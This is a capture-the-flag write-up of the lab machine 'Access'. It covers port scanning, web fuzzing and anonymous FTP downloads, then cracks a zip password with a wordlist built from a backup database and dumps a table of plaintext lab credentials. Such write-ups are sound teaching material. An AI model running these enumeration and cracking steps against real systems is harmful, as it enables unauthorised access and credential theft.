Access_writeup


About Access

Access is an easy difficulty machine that highlights how machines associated with the physical security of an environment may not themselves be secure. Also highlighted is how accessible FTP/file shares can often lead to getting a foothold or lateral movement. It teaches techniques for identifying and exploiting saved credentials.

Enumeration / Information gathering - as an outsider on 10.10.10.98

Nmap scan

```
sudo nmap -sC -sV 10.10.10.98 -oN access_default_nmap
```




```
Host is up (0.022s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet  Microsoft Windows XP telnetd
| telnet-ntlm-info:
|   Target_Name: ACCESS
|   NetBIOS_Domain_Name: ACCESS
|   NetBIOS_Computer_Name: ACCESS
|   DNS_Domain_Name: ACCESS
|   DNS_Computer_Name: ACCESS
|_  Product_Version: 6.1.7600
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

-> We see an http web server, ftp and telnet.
-> We will do a enumeration (running fuzzing tools) on the web first.

Web enumeration

- extension fuzzing

```
ffuf -w /opt/SecLists/Discovery/Web-Content/web-extensions.txt:FUZZ -u
http://10.10.10.98/indexFUZZ
```




```
└──╼ [★]$ ffuf -w /opt/SecLists/Discovery/Web-Content/web-extensions.txt:FUZZ -u http://10.10.10.98/indexFUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.98/indexFUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/web-extensions.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.html                   [Status: 200, Size: 391, Words: 23, Lines: 15, Duration: 61ms]
:: Progress: [41/41] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

-> We see that this seems to be just a static site

- Page/directory fuzzing

```
ffuf -ic -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-
small.txt:FUZZ -u http://10.10.10.98/FUZZ -e .html -o web_fuzz_result
```




```
└──╼ [★]$ cat web_fuzz_result | jq . | grep url
      "url": "http://10.10.10.98/index.html",
      "url": "http://10.10.10.98/",
      "url": "http://10.10.10.98/Index.html",
      "url": "http://10.10.10.98/INDEX.html",
      "url": "http://10.10.10.98/",
```

-> We don't see anything interesting.

FTP enumeration

- Anonymous login


```
ftp 10.10.10.98

ls -la
```



```
Name (10.10.10.98:eric): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls -la
425 Cannot open data connection.
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM       <DIR>          Backups
08-24-18  10:00PM       <DIR>          Engineer
```


-> We will download all the files and observe them on our box.

```
wget -m --no-passive ftp://anonymous:anonymous@10.10.10.98

tree
```



```
└──╼ [★]$ tree
.
├── Backups
│   └── backup.mdb
└── Engineer
    └── Access Control.zip

3 directories, 2 files
```

-> We see an .mdb file and an zip file.



.mdb file
All Images Videos News Maps Shopping Chat Settings
Always private ▾ Australia ▾ Safe search: moderate ▾ Any time ▾

https://www.lifewire.com › mdb-file-2621974

MDB File (What It Is and How to Open One) - Lifewire

Apr 7, 2023 · An **MDB file** is most likely an Access database **file**. Open one with Access, MDBopener.com, or another database program. Convert to ACCDB, CSV, Excel, etc. with those same programs. This article describes what an **MDB file** is, how to open one, and how to convert one to...


MDB

A file with this extension may be a Microsoft DataBase for Microsoft Access.


More at wikipedia

-> We may dealing with an database file.

-> We confirmed with the following:



```
└──╼ [★]$ file backup.mdb
backup.mdb: Microsoft Access Database
```



Access Control.pst 271.4 kB unknow

Password required

Enter the password for the archive 'Access Control.zip'.

Password:

1 object (271.4 kB)

-> Unzipping the zip fiel requires a password file, which we should extract somewhere.

Exploitation / Lateral movement - Credential disclosure through outlook data file


- Extracting potential password from backup.mdb, whose character size is greater than 8 characters

```
strings -n 8 backup.mdb | sort -u > ../Engineer/ppwds
```

- Converting hash for zip file

```
zip2john 'Access Control.zip' > acl.hash
```

```
cat acl.hash

john --wordlist=ppwds acl.hash
```




```
└──╼ [★]$ john --wordlist=ppwds acl.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 10650 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
access4u@security (Access Control.zip/Access Control.pst)
1g 0:00:00:00 DONE (2024-05-29 14:12) 50.00g/s 11050p/s 11050c/s 11050C/s 0046}#2...YkkoQMJiO
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

-> Obtained password `access4u@security for the zip file`

- Alternative way to obtain creds, using mdb-tables

```
mkdir tables

for i in $(mdb-tables backup.mdb); do mdb-export backup.mdb $i > tables/$i; done

ls
```




```
acc_morecardempgroup        dbbackuplog                 ServerLog
acc_morecardgroup           DEPARTMENTS                 SHIFT
acc_morecardset             deptadmin                   STD_WiegandFmt
acc_reader                  DeptUsedSchs                SystemLog
acc_timeseg                 devcmds                     TBKEY
acc_wiegandfmt              devcmds_bak                 TBSMSALLOT
ACGroup                     devlog                      TBSMSINFO
acholiday                   django_content_type         TEMPLATE
ACTimeZones                 django_session              TEMPLATEEx
action_log                  EmOpLog                     TmpPermitDoors
ACUnlockComb                empitemdefine               TmpPermitGroups
AlarmLog                    EXCNOTES                    TmpPermitUsers
areaadmin                   FaceTemp                    UserACMachines
att_attreport               FaceTempEx                  UserACPrivilege
attcalclog                  FingerVein                  USERINFO
attexception                FingerVeinEx                userinfo_attarea
AttParam                    HOLIDAYS                    USER_OF_RUN
att_waitforprocessdata      iclock_dstime               UsersMachines
AuditedExc                  iclock_oplog                USER_SPEDAY
AUTHDEVICE                  iclock_testdata             USER_TEMP_SCH
auth_group                  iclock_testdata_admin_area  UserUpdates
auth_group_permissions      iclock_testdata_admin_dept  UserUsedSClasses
auth_message                LeaveClass                  worktable_groupmsg
auth_permission             LeaveClass1                 worktable_instantmsg
auth_user                   LossCard                    worktable_msgtype
auth_user_groups            Machines                    worktable_usrmsg
auth_user_user_permissions  NUM_RUN                     ZKAttendanceMonthStatistics
base_additiondata           NUM_RUN_DEIL
```

-> there are alot of files, so we should be selective in what we read.

- Viewing files with the most lines


```
wc -l * | sort -n
```



```
   2 acc_timeseg
   2 auth_group
   2 personnel_area
   2 SystemLog
   4 areaadmin
   4 auth_user
   4 LeaveClass
   4 TBKEY
   6 ACGroup
   6 DEPARTMENTS
   6 USERINFO
   8 deptadmin
  11 ACUnlockComb
  12 acc_wiegandfmt
  16 LeaveClass1
  20 AttParam
  25 action_log
 242 total
```

-> We see the auth_user table is interesting

```
cat auth_user
```




```
└──╼ [★]$ cat auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
```

